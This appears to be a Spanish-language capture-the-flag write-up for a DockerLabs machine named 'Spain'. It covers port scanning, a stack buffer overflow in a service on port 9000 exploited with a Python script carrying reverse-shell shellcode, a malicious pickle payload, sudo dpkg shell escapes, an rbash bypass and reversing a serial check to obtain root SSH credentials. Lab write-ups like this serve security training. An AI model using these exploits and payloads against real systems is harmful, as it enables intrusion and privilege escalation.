Spain


```
┌──(root💀miguel)-[/home/miguel]
└─# nmap -sS --open -p- -Pn -n -vvv 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-04 13:47 -03
Initiating ARP Ping Scan at 13:47
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 13:47, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:47
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 9000/tcp on 172.17.0.2
Completed SYN Stealth Scan at 13:47, 2.14s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000014s latency).
Scanned at 2025-02-04 13:47:35 -03 for 2s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 64
80/tcp   open  http       syn-ack ttl 64
9000/tcp open  cslistener syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)
```


```
┌──(root💀miguel)-[/home/miguel]
└─# nmap -sCV -p22,80,9000 -Pn -n -vvv 172.17.0.2
```

```
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 66:db:6e:23:2a:f4:01:ab:3a:41:be:a4:a7:f9:1b:d1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAgH+b8EgCWbeHUjWM7p/9xMhnyXNLNJwcEs2/t3YbYlUMtdwNIEI/pBWV+NYuSxPOh/
6U8Fm9C3XJL+fXA=
|   256 f3:3e:ee:2e:bb:75:63:ad:bf:7b:1e:84:81:40:2d:92 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFtQsSJOgWhxPUYu9puLmWzjGdNXrrCmUIR4CQYi6PVr
80/tcp   open  http        syn-ack ttl 64 Apache httpd 2.4.62
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Did not follow redirect to http://spainmerides.dl
9000/tcp open  cslistener? syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


incluir spainmerides.dl al /etc/hosts

```
┌──(root💀miguel)-[/home/miguel]
└─# whatweb 172.17.0.2
http://172.17.0.2 [301 Moved Permanently] Apache[2.4.62], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[172.17.0.2],
 RedirectLocation[http://spainmerides.dl], Title[301 Moved Permanently]
http://spainmerides.dl [200 OK] Apache[2.4.62], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[172.17.0.2], Ti
tle[Efemérides Españolas]

┌──(root💀miguel)-[/home/miguel]
└─# whatweb spainmerides.dl
http://spainmerides.dl [200 OK] Apache[2.4.62], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[172.17.0.2], Ti
tle[Efemérides Españolas]
```





```
┌──(root💀miguel)-[/home/miguel]
└─# gobuster dir  -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  -u "http://spainmerides.dl/" -t 20 -x txt,
html,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://spainmerides.dl/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 280]
/index.php            (Status: 200) [Size: 776]
/.php                 (Status: 403) [Size: 280]
/manager.php          (Status: 200) [Size: 1472]
/.html                (Status: 403) [Size: 280]
/.php                 (Status: 403) [Size: 280]
/server-status        (Status: 403) [Size: 280]
Progress: 451979 / 882240 (51.23%)
```





```
┌──(root💀miguel)-[/home/miguel/Downloads]
└─# file bitlock
bitlock: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=5b79b3eebf4e4
1a836c862279f4a5bc868c61ce7, for GNU/Linux 3.2.0, not stripped
```

```
┌──(root💀miguel)-[/home/miguel/Downloads]
└─# ./bitlock
Esperando conexiones en el puerto 9000...
**********
* hola
0 *
**********
```

```
┌──(root💀miguel)-[/home/miguel]
└─# nc localhost 9000
hola

┌──(root💀miguel)-[/home/miguel]
└─#
```


(root💀miguel)-[/home/miguel/Downloads]
./bitlock
Esperando conexiones en el puerto 9000...
zsh: segmentation fault ./bitlock
(root💀miguel)-[/home/miguel/Downloads]
(root💀miguel)-[/home/miguel]
nc localhost 9000


(root💀miguel)-[/home/miguel/Downloads]
gdb-gef ./bitlock
Reading symbols from ./bitlock...
(No debugging symbols found in ./bitlock)
[Legend: Modified register | Code | Heap | Stack | String]
registers
$ebx : 0x61616161 ("aaaa"?)
$ecx : 0xffffcfe0 → "aa\n0"
$edx : 0xffffcfaa → "aa\n0"
$ebp : 0x61616161 ("aaaa"?)
$esi : 0xffffd2ac → 0xffffd454 → "SUDO_GID=1000"
$edi : 0xffffd19c → 0x00000010
$eip : 0x61616161 ("aaaa"?)
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
stack
(miguel💀miguel)-[~]
$ sudo su
[sudo] password for miguel:
(root💀miguel)-[/home/miguel]
nc localhost 9000



[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x61616161
threads
[#0] Id 1, Name: "bitlock", stopped 0x61616161 in ?? (), reason: SIGSEGV
trace


```
gef➤  pattern create -n 2 500
[+] Generating a pattern of 500 bytes (n=2)
aabacadaeafagahaiajakalamanaoapaqarasatauavawaxayazbbcbdbebfbgbhbibjbkblb
mbnbobpbqbrbsbtbubvbwbxbybzccdcecfcgchcicjckclcmcncocpcqcrcsctcucvcwcxcyc
zddedfdgdhdidjdkdldmdndodpdqdrdsdtdudvdwdxdydzeefegeheiejekelemeneoepeqer
eseteuevewexeyezffgfhfifjfkflfmfnfofpfqfrfsftfufvfwfxfyfzgghgigjgkglgmgng
ogpgqgrgsgtgugvgwgxgygzhhihjhkhlhmhnhohphqhrhshthuhvhwhxhyhziijikiliminio
ipiqirisitiuiviwixiyizjjkjljmjnjojpjqjrjsjtjujvjwjxjyjzkklkmknkokpkqkrksk
tkukvkwkxkykzllmlnlolplqlrlsltlulvlwlxlylzmmnmompmqmrmsmtmumvm
[+] Saved as '$_gef0'
```

```
ya[...]"
$ebx   : 0x61696168 ("haia"?)
$ecx   : 0xffffcf90  →  0x0000300a ("\n0"?)
$edx   : 0xffffcf5a  →  0x6b00300a ("\n0"?)
$esp   : 0xffffcd80  →  "naoapaqarasatauavawaxayazbbcbdbebfbgbhbibjbkblbm
bn[...]"
$ebp   : 0x616b616a ("jaka"?)
$esi   : 0xffffd2ac  →  0xffffd455  →  "SUDO_GID=1000"
$edi   : 0xffffd19c  →  0x00000010
$eip   : 0x616d616c ("lama"?)
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow
 RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
──────────────────────────────────────────────────────────────── stack ────
0xffffcd80│+0x0000: "naoapaqarasatauavawaxayazbbcbdbebfbgbhbibjbkblbmbn[.
..]"     ← $esp
0xffffcd84│+0x0004: "paqarasatauavawaxayazbbcbdbebfbgbhbibjbkblbmbnbobp[.
..]"
0xffffcd88│+0x0008: "rasatauavawaxayazbbcbdbebfbgbhbibjbkblbmbnbobpbqbr[.
..]"
0xffffcd8c│+0x000c: "tauavawaxayazbbcbdbebfbgbhbibjbkblbmbnbobpbqbrbsbt[.
..]"
0xffffcd90│+0x0010: "vawaxayazbbcbdbebfbgbhbibjbkblbmbnbobpbqbrbsbtbubv[.
..]"
0xffffcd94│+0x0014: "xayazbbcbdbebfbgbhbibjbkblbmbnbobpbqbrbsbtbubvbwbx[.
..]"
0xffffcd98│+0x0018: "zbbcbdbebfbgbhbibjbkblbmbnbobpbqbrbsbtbubvbwbxbybz[.
..]"
0xffffcd9c│+0x001c: "bdbebfbgbhbibjbkblbmbnbobpbqbrbsbtbubvbwbxbybzccdc[.
..]"
─────────────────────────────────────────────────────────── code:x86:32 ────
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x616d616c
─────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "bitlock", stopped 0x616d616c in ?? (), reason: SIGSEGV
───────────────────────────────────────────────────────────────── trace ────
──────────────────────────────────────────────────────────────────────────
gef➤
```


```
└─$ sudo su
[sudo] password for miguel:
┌──(root💀miguel)-[/home/miguel]
└─# nc localhost 9000
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
^C

┌──(root💀miguel)-[/home/miguel]
└─# nc localhost 9000

┌──(root💀miguel)-[/home/miguel]
└─# nc localhost 9000
aabacadaeafagahaiajakalamanaoapaqarasatauavawaxayazbbcbdbebfbgbhbibjbkblb
mbnbobpbqbrbsbtbubvbwbxbybzccdcecfcgchcicjckclcmcncocpcqcrcsctcucvcwcxcyc
zddedfdgdhdidjdkdldmdndodpdqdrdsdtdudvdwdxdydzeefegeheiejekelemeneoepeqer
eseteuevewexeyezffgfhfifjfkflfmfnfofpfqfrfsftfufvfwfxfyfzgghgigjgkglgmgng
ogpgqgrgsgtgugvgwgxgygzhhihjhkhlhmhnhohphqhrhshthuhvhwhxhyhziijikiliminio
ipiqirisitiuiviwixiyizjjkjljmjnjojpjqjrjsjtjujvjwjxjyjzkklkmknkokpkqkrksk
tkukvkwkxkykzllmlnlolplqlrlsltlulvlwlxlylzmmnmompmqmrmsmtmumvm
```

```
$eip   : 0x616d616c ("lama"?)
```







tenemos que vuscar el esp, que sera donde se escriva todo lo que sigue al eip



vemos el optcode y el registro para hacer el jump







```
#!/usr/bin/python3

from struct import pack
import socket

offset = b"a" * 22

shellcode = (b"\xbb\xf9\xfa\x63\x50\xdb\xd5\xd9\x74\x24\xf4\x5f\x2b\xc9"
b"\xb1\x12\x83\xc7\x04\x31\x5f\x0e\x03\xa6\xf4\x81\xa5\x69"
b"\xd2\xb1\xa5\xda\xa7\x6e\x40\xde\xae\x70\x24\xb8\x7d\xf2"
b"\xd6\x1d\xce\xcc\x15\x1d\x67\x4a\x5f\x75\x07\xac\x9f\x84"
b"\x9f\xae\x9f\x97\x03\x26\x7e\x27\xdd\x68\xd0\x14\x91\x8a"
b"\x5b\x7b\x18\x0c\x09\x13\xcd\x22\xdd\x8b\x79\x12\x0e\x29"
b"\x13\xe5\xb3\xff\xb0\x7c\xd2\x4f\x3d\xb2\x95")


payload = offset + pack("<I", 0x0804948b) + (b"\x90" * 16)  + shellcode


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
s.connect(("127.0.0.1", 9000))
s.send(payload)
```


Funciona localmente



vamos a hacer el shelcode para la reverse shell

```
#!/usr/bin/python3

from struct import pack
import socket

offset = b"a" * 22

shellcode = (b"\xda\xd6\xd9\x74\x24\xf4\x58\xba\x28\xe9\x87\x80\x33\xc9"
b"\xb1\x12\x31\x50\x17\x03\x50\x17\x83\xe8\xed\x65\x75\xd9"
b"\x36\x9e\x95\x4a\x8a\x32\x30\x6e\x85\x54\x74\x08\x58\x16"
b"\xe6\x8d\xd2\x28\xc4\xad\x5a\x2e\x2f\xc5\x9c\x78\x46\x19"
b"\x75\x7b\x59\x30\xd9\xf2\xb8\x82\x87\x54\x6a\xb1\xf4\x56"
b"\x05\xd4\x36\xd8\x47\x7e\xa7\xf6\x14\x16\x5f\x26\xf4\x84"
b"\xf6\xb1\xe9\x1a\x5a\x4b\x0c\x2a\x57\x86\x4f")


payload = offset + pack("<I", 0x0804948b) + (b"\x90" * 16)  + shellcode
```


```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("172.17.0.2", 9000))
s.send(payload)
```



```
www-data@dockerlabs:/$ pwd
/
www-data@dockerlabs:/$ cd /home/
www-data@dockerlabs:/home$ ls
darksblack  maci
www-data@dockerlabs:/home$ ls -l
total 8
drwxr-x--- 1 darksblack darksblack 4096 Jan  1 09:02 darksblack
drwxr-xr-x 1 maci       maci       4096 Dec 25 17:00 maci
www-data@dockerlabs:/home$ cd darksblack/
bash: cd: darksblack/: Permission denied
www-data@dockerlabs:/home$ cd maci/
www-data@dockerlabs:/home/maci$ ls
www-data@dockerlabs:/home/maci$ ls -la
total 28
drwxr-xr-x 1 maci maci 4096 Dec 25 17:00 .
drwxr-xr-x 1 root root 4096 Dec 26 00:21 ..
lrwxrwxrwx 1 root root    9 Dec 23 16:24 .bash_history -> /dev/null
-rw-rw-rw- 1 maci maci  220 Dec 23 10:51 .bash_logout
-rw-rw-rw- 1 maci maci 3526 Dec 23 10:51 .bashrc
drwxrwxrwx 1 maci maci 4096 Dec 23 11:01 .local
-rw-rw-rw- 1 maci maci  807 Dec 23 10:51 .profile
drwxr-xr-x 1 maci maci 4096 Dec 25 17:12 .time_seri
www-data@dockerlabs:/home/maci$ cd .time_seri/
www-data@dockerlabs:/home/maci/.time_seri$ ls -la
total 16
drwxr-xr-x 1 maci maci 4096 Dec 25 17:12 .
drwxr-xr-x 1 maci maci 4096 Dec 25 17:00 ..
-rw-r--rw- 1 maci maci   11 Dec 25 17:12 time.conf
-rw-r--r-- 1 maci maci 1715 Dec 25 16:50 time.py
```

esto esta oliendo a pickle deserealization attck

```
www-data@dockerlabs:/home/maci/.time_seri$ cat time.py
import pickle
import os

                                archivo pickle
file_path = "/opt/data.pkl"
config_file_path = "/home/maci/.time_seri/time.conf"

def load_pickle_file(file_path):
    """Carga un archivo pickle y devuelve su contenido."""
    if not os.path.exists(file_path):
        print(f"El archivo {file_path} no se encontró.")
        return None

    try:
        with open(file_path, 'rb') as f:
            data = pickle.load(f)
            return data
```




poner en on para que pase a deserializar


creacion del payload para cargar en data.pk1



```
import os
import pickle

# Definimos una clase maliciosa
class MaliciousPayload:
    def __reduce__(self):
        # Ejecuta /bin/bash cuando se deserialice
        return (os.system, ('/bin/bash',))

# Serializamos el payload malicioso
```

```
payload = pickle.dumps(MaliciousPayload())

# Guardamos el payload en el archivo data.pk1
with open("/opt/data.pk1", "wb") as f:
    f.write(payload)

print("Payload malicioso guardado en data.pk1")
```

ejecucion del payload y como se modifica data.pk1








Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo dpkg -l
!/bin/sh
```



no podemos poner / pq tenemos la shell restringida




entonces vamos por este metodo

(b) It runs an interactive shell using a specially crafted Debian package. Generate it with fpm and upload it to the target.

```
TF=$(mktemp -d)
echo 'exec /bin/sh' > $TF/x.sh
fpm -n x -s dir -t deb -a all --before-install $TF/x.sh $TF
```


tampoco nos deja pues dpkg precisa root priv y darks no tiene

de esta manera puedo pasar



tenemos una rbash pero la podemos bypasear empezando los comando con /bin, y si tabulamos vemos los comando disponibles

vemos que el binario Olympus




```
darksblack@dockerlabs:~$ /bin/ls -l
total 24
-rwxr-xr-x 1 darksblack darksblack 15048 Jan  1 09:02 Olympus
drwxr-x--- 1 darksblack darksblack  4096 Jan  1 07:41 bin
-rw-r--r-- 1 darksblack darksblack   218 Feb  5 00:33 typescript
darksblack@dockerlabs:~$
```

vamos a ejecutarlo y hacer prubas

```
darksblack@dockerlabs:~$ ./Olympus
Selecciona el modo:
1. Invitado
2. Administrador
1
Bienvenido al modo invitado, aqui podras obtener la lista de tareas pendientes.
1. Desarrollo website empresa: Tradeway Consulting CORP
2. Prueba de Penetracion empresa: Tradeway Consulting CORP
3. Securizar red corporativa en Tradeway Consulting CORP
darksblack@dockerlabs:~$ ./Olympus
Selecciona el modo:
1. Invitado
2. Administrador
2
Introduce el serial: AAAAAA
Serial invalido, vuelve a intentar
darksblack@dockerlabs:~$ ./Olympus
Selecciona el modo:
1. Invitado
2. Administrador
2
Introduce el serial: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Serial invalido, vuelve a intentar
Seleccion Incorrecta
Segmentation fault
darksblack@dockerlabs:~$
```

si lo miramos con strings, vemos que la verificacion del serial la hace con otro archivo llamado


aca con strings vemos q deve estar obfuscado




```
darksblack@dockerlabs:~/.zprofile$ /bin/strings OlympusValidator
W/sg
/lib/ld-linux.so.2
_IO_stdin_used
snprintf
puts
__libc_start_main
strcmp
libc.so.6
GLIBC_2.34
GLIBC_2.0
__gmon_start__
j0jnj4jxj6j)j0j8j2j7j7j2j)j*j#j@j:jtjojojrj jhjsjsj jsjejljajijcjnjejdjej
rjC
jZjMjFjDj-j1jPjQjQj-j0jPjLjOj-j3jSjHjGj-j8j7j6jA
Y[^]
%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%
c%c
Uso: ./validar_serial <serial>
%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c
VALIDO
INVALIDO
;*2$"
GCC: (Debian 14.2.0-8) 14.2.0
crt1.o
__abi_tag
__wrap_main
crtstuff.c
```

nos lo descargamos a nuestra maquina (yo lo hice con `/bin/php -S 0.0.0.0:PORT`) para revisarlo con ghidra


vemos la comparativa con el seria en hexadecimal


Defined Strings - 3 items (of 82)
Location
String Value
String Representation
Data Type
0804a058
Uso: ./validar_serial <serial>
"Uso: ./validar_serial <serial>"
ds
0804a0a9
VALIDO
"VALIDO"
ds
0804a0b0
INVALIDO
"INVALIDO"
ds
Filter:
VALI
Decompile: main
Defined Strings




pasamos de string a decompiler en la pestana de abajo
pasado a texto

A678-GHS3-OLP0-QQP1-DFMZ



pasamos a root por ssh!


┌──(root💀miguel)-[/home/miguel/Work]
└─# ssh root@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:xONrMp8rZSaI/Uq/QIDSLoGQkEPxR3uzybEighq
YGW8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known ho
sts.
root@172.17.0.2's password:
Linux dockerlabs 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (
2024-10-15) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@dockerlabs:~# whoami
root
root@dockerlabs:~# ls /root/
root@dockerlabs:~#
darksblack@dockerlabs:/tmp$ cd /home/darksblack/
darksblack@dockerlabs:~$ /bin/ls
Olympus bin
darksblack@dockerlabs:~$ ./Olympus
Selecciona el modo:
1. Invitado
2. Administrador
2
Introduce el serial: A678-GHS3-OLP0-QQP1-DFMZ
Credenciales ssh root:@#*)277280)6x4n0
darksblack@dockerlabs:~$

saludos!